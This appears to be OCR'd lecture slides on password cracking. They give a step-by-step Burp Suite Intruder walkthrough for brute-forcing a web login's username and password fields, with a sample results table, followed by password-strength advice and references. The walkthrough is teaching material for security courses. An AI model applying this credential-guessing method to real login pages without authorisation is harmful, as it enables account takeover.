
Burp Suite

- Open Firefox and set the proxy to **127.0.0.1** and port: **8080**.




Burp Suite

- In Proxy Tab we have the **Intercept is on** button.
- That means that our Burp will intercept our requests from the proxy.




Burp Suite

- Now we have to request the web site with a test user a test password.




Burp Suite

- Burp will intercept our request to the web site.
- In this request we have our parameters: username and password.



Burp Suite

- This request we will **Send to Intruder** (CTRL + I)




Burp Suite

- In Intruder tab, we have four tabs: **Target**, **Positions**, **Payloads** and **Options.**
- In Target tab we have only our target and the port.
- In the Positions tab we have to set our modified positions (in our case only the **username** and the **password**)

Burp Suite


- Also, in the Position tab we have to select the attack type:
  - Snipper
  - Battering ram
  - Pitch fork
  - Cluster bomb



Burp Suite


- In Payloads tab we have to set our payload lists, for two positions: username and password.

- We choose the set and the type of the payload:
  - Simple list
  - Runtime file
  - Custom iterator
  - Character substitution
  - Case modification
  - Recursive grep
  - Illegal Unicode
  - Character blocks
  - Numbers
  - Dates
  - Brute Forcer
  - Null payloads
  - Character frobber
  - Bit flipper
  - Username generator
  - ECB block shuffler
  - Extention-generated




Burp Suite

- For **Simple list**, we have to create a list with usernames and a list with passwords.
- For Brute forcer, we have to take the set of characters to create passwords and the possible length



Burp Suite

- The result presents the length of the HTTP response.
- The correct pair is that with the different length.
- In our case: **test** with **test**.



Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
0			200	☐	☐	211	
1	test	pass	200	☐	☐	211	
2	admin	pass	200	☐	☐	211	
3	user	pass	200	☐	☐	211	
4	usertest	pass	200	☐	☐	211	
5	test	password	200	☐	☐	211	
6	admin	password	200	☐	☐	211	
7	user	password	200	☐	☐	211	
8	usertest	password	200	☐	☐	211	
9	test	test	200	☐	☐	404	
10	admin	test	200	☐	☐	211	
11	user	test	200	☐	☐	211	
12	usertest	test	200	☐	☐	211	

Password strength


- To resist to a password cracking attack, the password should be strength. The strength of a password is determined by:
  - Length
  - Complexity
  - Unpredictability

Password strength - length

Password strength - complexity

"I just hacked a billion passwords by guessing 1-2-3-4-5."


Password strength - unpredictability



Recommendations

- Avoid short and easily passwords;
- Avoid using passwords with predicable patterns;
- Stored passwords should be encrypted;
- Using the strength indicators of the registration systems.

Recommendations



References

- https://www.techworm.net/2015/11/top-ten-operating-systems-for-hackers.html
- https://www.techworm.net/2016/07/10-youtube-channels-learning-ethical-hacking-course-online.html
- *Francois Mouton, Louise Leenen, H.S. Venter,* Social engineering attack examples, templates and scenarios, computers & security 59 (2016) pp. 186–209.
- Waldo Rocha Flores, Mathias Ekstedt, Shaping intention to resist social engineering through transformational leadership, information security culture and awareness, computers & security 59 (2016), pp. 26–44.
- https://www.youtube.com/watch?v=lc7scxvKQOo&t=19s

References

- Chrysanthou Yiannis, Allan Tomlinson , Modern Password Cracking: A hands-on approach to creating an optimised and versatile attack, Technical Report, 2013, Information Security Group, Royal Holloway, University of London .
- Ian Jermyn, Alain Mayer, Fabian Monrose, Michael K. Reiter, and Aviel D. Rubin, The design and analysis of graphical passwords, Proceedings of the 8th USENIX Security Symposium.
- Mentalist + CUPP: https://null-byte.wonderhowto.com/how-to/create-custom-wordlists-for-password-cracking-using-mentalist-0183992/
- https://portswigger.net/burp/
- https://www.techworm.net/2016/08/top-10-popular-password-cracking-tools.html
- https://www.privacyrights.org/blog/10-rules-creating-hacker-resistant-password

Questions